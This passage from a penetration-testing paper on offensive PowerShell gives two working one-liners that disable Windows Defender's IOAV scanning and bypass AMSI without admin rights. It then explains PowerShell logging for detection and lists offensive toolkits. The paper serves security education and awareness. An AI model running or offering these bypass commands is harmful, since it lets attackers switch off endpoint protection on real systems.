
5. Similar to the previous line, the following can be used to disable the functionality which is responsible for scanning “download and execute in memory” one-liners. In this case elevated privileges are also mandatory but no notification is presented. However, this action **can also be logged**.

```
PS C:\> Set-MpPreference -DisableIOAVProtection $true
```

6. This last one-liner can be run to bypass AMSI and does not need elevated privileges. However, this can be logged too.

```
PS C:\> [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
```

So on a Windows 10 system running Windows Defender with AMSI enabled, ideally we would like to turn both functionalities off. Thus we use the prompt-less one liner that does not need elevated privileges since we are a user with limited privileges.



Instantly killing Windows Defender!!!

Windows Defender is instantly disabled! At this point we can either write to disk or load things in ram without anything stopping us.

Finally, it should be noted that all of the aforementioned bypass methods, are gathered and implemented into the `Invoke-AmsiBypass` script which is a part of the Nishang Framework.

5.3 PowerShell Logging

By now it is obvious that even by bypassing a mechanism such as AMSI, an attacker **might not be able to go undetected**, since, as stated in the previous paragraph, PowerShell actions can be logged. (And thus can be pretty much instantly detected if proper monitoring is performed).


The last mechanism examined that might complicate things when running scripts, even indirectly, is the recently implemented improved PowerShell logging and in this case, the problem does not only concern Windows 10 but all Windows Operating Systems that can be upgraded with the **Windows Management Framework (WMF) 5.0**.^{90]}

WMF 5.0 enables the following logging scenarios:

1. **Module Logging:** Logs PowerShell pipeline details during execution such as variable initialization, and command invocation. Module logging can record some de-obfuscated scripts, and also some output data. This form of logging has been available since PowerShell 3.0, and all events are logged in the Event Viewer with the Event ID 4103.
2. **Script Block Logging:** Records all blocks of PowerShell code as they are executing. The entire script and all commands are captured. Script block logging also captures all de-obfuscated code. Script block logging will log events that match a list of suspicious commands at a logging level of “warning”. These “suspicious” events will be logged as event ID 4104. In addition to this event, there is an option to log script block execution start and stop events as event ID 4105, and 4106.
3. **Full Transcription Logging:** Records a full transcript of every single PowerShell session with input and output data. The transcripts are written to individual files. It should be noted that transcription logging only records what appears in the PowerShell terminal windows which does include the contents of scripts or output written directly to the file system.

As a result, these logs can be easily harvested and examined in the **Event Viewer**, or, even better, they can be forwarded to a log processing appliance, such as a SIEM, from where obviously it is quite easy to generate the appropriate alerts that indicate potentially malicious usage since all actions performed and scripts ran, are in plaintext form.

By the time this is written, it appears that there is no known logging bypass method available.



6. Conclusion

PowerShell has been proven to be a very effective penetration testing platform when used with the appropriate tools. Due to its nature it has allowed hundreds of relevant modules and scripts to be developed with offensive security in mind.

Finally, anyone that browses the offensive PowerShell's community tweets, blogs or even watches the respective presentations from conferences all over the world, they will be able to understand that these offensive tools were developed to raise the awareness of the security professionals concerning the power of PowerShell and the potential misconfigurations, malpractices or even innate Windows flaws that offensive PowerShell tools can take advantage of.

And their goal has been achieved and thus recent developments, such as AMSI and detailed logging and technologies such as AppLocker and Device Guard, designate a shifting towards more secure Windows environments.

It must be noted that multiple forensics and incident response tools have already been developed for PowerShell and are available all over GitHub, so even if PowerShell stops being such a flexible penetration testing platform in the foreseeable future, it might end up being an excellent blue-teaming tool.

7. References

- [1]. <https://support.microsoft.com/en-us/help/556003>
- [2]. <https://technet.microsoft.com/en-us/itpro/windows/keep-secure/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>
- [3]. <https://gist.github.com/mattifestation/47f9e8a431f96a266522>
- [4]. <http://www.powershellempire.com/>
- [5]. <https://www.visualstudio.com/vs/community/>
- [6]. <https://github.com/BloodHoundAD/BloodHound>
- [7]. <https://blogs.technet.microsoft.com/askds/2014/08/21/hate-to-see-you-go-but-its-time-to-move-on-to-greener-pastures-a-farewell-to-authorization-manger-aka-azman/>
- [8]. <https://www.microsoft.com/en-us/download/details.aspx?id=50395>

8. Resources

Generic PowerShell information

- https://en.wikipedia.org/wiki/Windows_PowerShell
- https://mva.microsoft.com/en-us/training-courses/getting-started-with-powershell-30-jump-start-8276?l=r54lrOWy_2304984382
- https://en.wikiversity.org/wiki/Windows_PowerShell
- <https://msdn.microsoft.com/en-us/powershell>
- <https://github.com/PowerShell/PowerShell/tree/master/docs/learning-powershell>
- <http://thehackernews.com/2016/08/microsoft-powershell-linux.html>
- [https://azure.microsoft.com/en-us/blog/powershell-is-open-sourced-and-is-available-on-linux/?tduid=\(7f13bc6af9d73d2820e687e0fc119cb9\)\(256380\)\(2459594\)\(TnL5HPStwNw-UPuoBe5p3FHxImKHlBIGaQ\)\(\)](https://azure.microsoft.com/en-us/blog/powershell-is-open-sourced-and-is-available-on-linux/?tduid=(7f13bc6af9d73d2820e687e0fc119cb9)(256380)(2459594)(TnL5HPStwNw-UPuoBe5p3FHxImKHlBIGaQ)())
- <https://www.microsoft.com/net>
- https://en.wikipedia.org/wiki/.NET_Framework
- https://en.wikipedia.org/wiki/.NET_Framework#.NET_Core
- <http://windowsitpro.com/powershell/powershell-objects>
- https://en.wikipedia.org/wiki/Component_Object_Model
- [https://msdn.microsoft.com/en-us/library/aa389234\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa389234(v=vs.85).aspx)
- [https://msdn.microsoft.com/en-us/library/windows/desktop/ms690343\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms690343(v=vs.85).aspx)
- [https://msdn.microsoft.com/en-us/library/windows/desktop/ms680573\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms680573(v=vs.85).aspx)
- https://en.wikipedia.org/wiki/Windows_Management_Instrumentation#WMI_tools
- <http://www.darkoperator.com/blog/2013/1/31/introduction-to-wmi-basics-with-powershell-part-1-what-it-is.html>
- <https://github.com/PowerShell/PowerShell/blob/master/docs/learning-powershell/powershell-beginners-guide.md>
- The official PowerShell help manuals integrated with PowerShell ISE

Tools

PowerSploit

- <http://www.exploit-monday.com/2012/05/powersploit-powershell-post.html>
- <http://resources.infosecinstitute.com/powershell-toolkit-powersploit/>
- <https://github.com/PowerShellMafia/PowerSploit/blob/master/README.md>
- <https://www.shellandco.net/powershell-tools-pentesters/>

Nishang

- <http://www.labofapenetrationtester.com/search/label/Nishang>
- <https://github.com/samratashok/nishang>

PoshSec & PoshSecFramework

- <https://github.com/PoshSec/PoshSec>
- <https://github.com/PoshSec/PoshSecFramework>
- <https://twitter.com/poshsec>

PoshSec-Module

- <https://github.com/darkoperator/Posh-SecMod>
- <https://www.darkoperator.com/>

PowerShell Suite

- <https://github.com/FuzzySecurity/PowerShell-Suite>
- <http://www.fuzzysecurity.com/index.html>

PsNmap

- http://www.powershelladmin.com/wiki/Port_scan_subnets_with_PSnmap_for_PowerShell
- <https://www.powershellgallery.com/packages/PSnmap/1.1>

PowerCat

- <https://github.com/besimorhino/powercat>
- <https://www.youtube.com/watch?v=jcfnVQYVz3Y>
- https://www.youtube.com/watch?v=xoi9o_mOcvg

PowerMemory

- <https://github.com/giMini/PowerMemory>
- <http://securityaffairs.co/wordpress/39721/hacking/powermemory-extract-credentials.html>
- <https://n0where.net/exploit-the-credentials-present-in-files-and-memory-powermemory/>

LuckyStrike

- <https://github.com/ShellIntel/luckystrike>
- <https://www.shellintel.com/blog/2016/9/13/luckystrike-a-database-backed-evil-macro-generator>

Inveigh and Tater

- <https://github.com/Kevin-Robertson/Inveigh>
- http://www.kitploit.com/2015/07/inveigh-windows-powershell-llmnrnbn.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+PentestTools+%28PenTest+Tools%29
- <https://github.com/Kevin-Robertson/Tater>
- <https://github.com/foxglovesec/Potato>
- <https://github.com/SpiderLabs/Responder>
- <https://github.com/lgandx/Responder>
- <https://www.youtube.com/watch?v=fisYzs5hAes>
- <https://foxglovesecurity.com/2016/01/16/hot-potato/>

PowerShell-DL-Exec

- <https://github.com/gfoss/PowerShell-DL-Exec>

PowerBreach and PowerPeak

- <https://github.com/PowerShellEmpire/PowerTools>
- <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerBreach>
- <https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick>

PoshC2

- <https://github.com/nettitude/PoshC2>
- <https://labs.nettitude.com/blog/poshc2-new-features/>
- <https://github.com/nettitude/PoshC2/wiki>

PowerShell Empire

- <https://github.com/PowerShellEmpire/Empire>
- <http://www.powershell empire.com/>
- <http://www.harmj0y.net/blog/>
- <https://www.sixdub.net/>
- <https://enigma0x3.net/>

PowerShell without powershell.exe

- <https://github.com/leechristensen/UnmanagedPowerShell>
- <https://www.youtube.com/watch?v=mPckt6HQPsw>
- <https://github.com/jaredhaight/psattackbuildtool>
- <https://github.com/jaredhaight/PSAttack>
- <https://github.com/Cn33liz/p0wnedShell>
- <https://github.com/Ben0xA/nps>
- [https://msdn.microsoft.com/en-us/library/system.management.automation\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/system.management.automation(v=vs.85).aspx)
- [https://msdn.microsoft.com/en-us/library/system.management.automation.powershell\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/system.management.automation.powershell(v=vs.85).aspx)
- <https://www.sixdub.net/?p=367#more-367>

Bloodhound

- <https://github.com/BloodHoundAD/BloodHound>
- <https://github.com/BloodHoundAD/BloodHound/wiki/PowerShell-Ingestor>
- <https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started>

PowerupSQL

- <https://github.com/NetSPI/PowerUpSQL>
- <https://github.com/NetSPI/PowerUpSQL/wiki/Overview-of-PowerUpSQL>
- <https://blog.netspi.com/powerupsql-powershell-toolkit-attacking-sql-server/>

Execution Policy Bypass

- <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>
- <http://www.darkoperator.com/blog/2013/3/5/powershell-basics-execution-policy-part-1.html>
- <http://obscuresecurity.blogspot.gr/2011/08/powershell-executionpolicy.html>
- <http://www.darkoperator.com/blog/2013/3/21/powershell-basics-execution-policy-and-code-signing-part-2.html>
- <https://www.rootbreak.com/post/powershell-execution-policy/>
- http://www.powertheshell.com/bp_noprofile/#disqus_thread

AMSI and Logging

- <http://cn33liz.blogspot.gr/2016/05/bypassing-amsi-using-powershell-5-dll.html>
- <http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/>
- https://www.youtube.com/watch?v=7A_rgu3kbvw
- <http://www.labofapenetrationtester.com/2016/09/amsi.html>
- <https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/>
- <http://www.blackhillsinfosec.com/?p=5516>
- https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html
- http://www.exploit-monday.com/2017_01_01_archive.html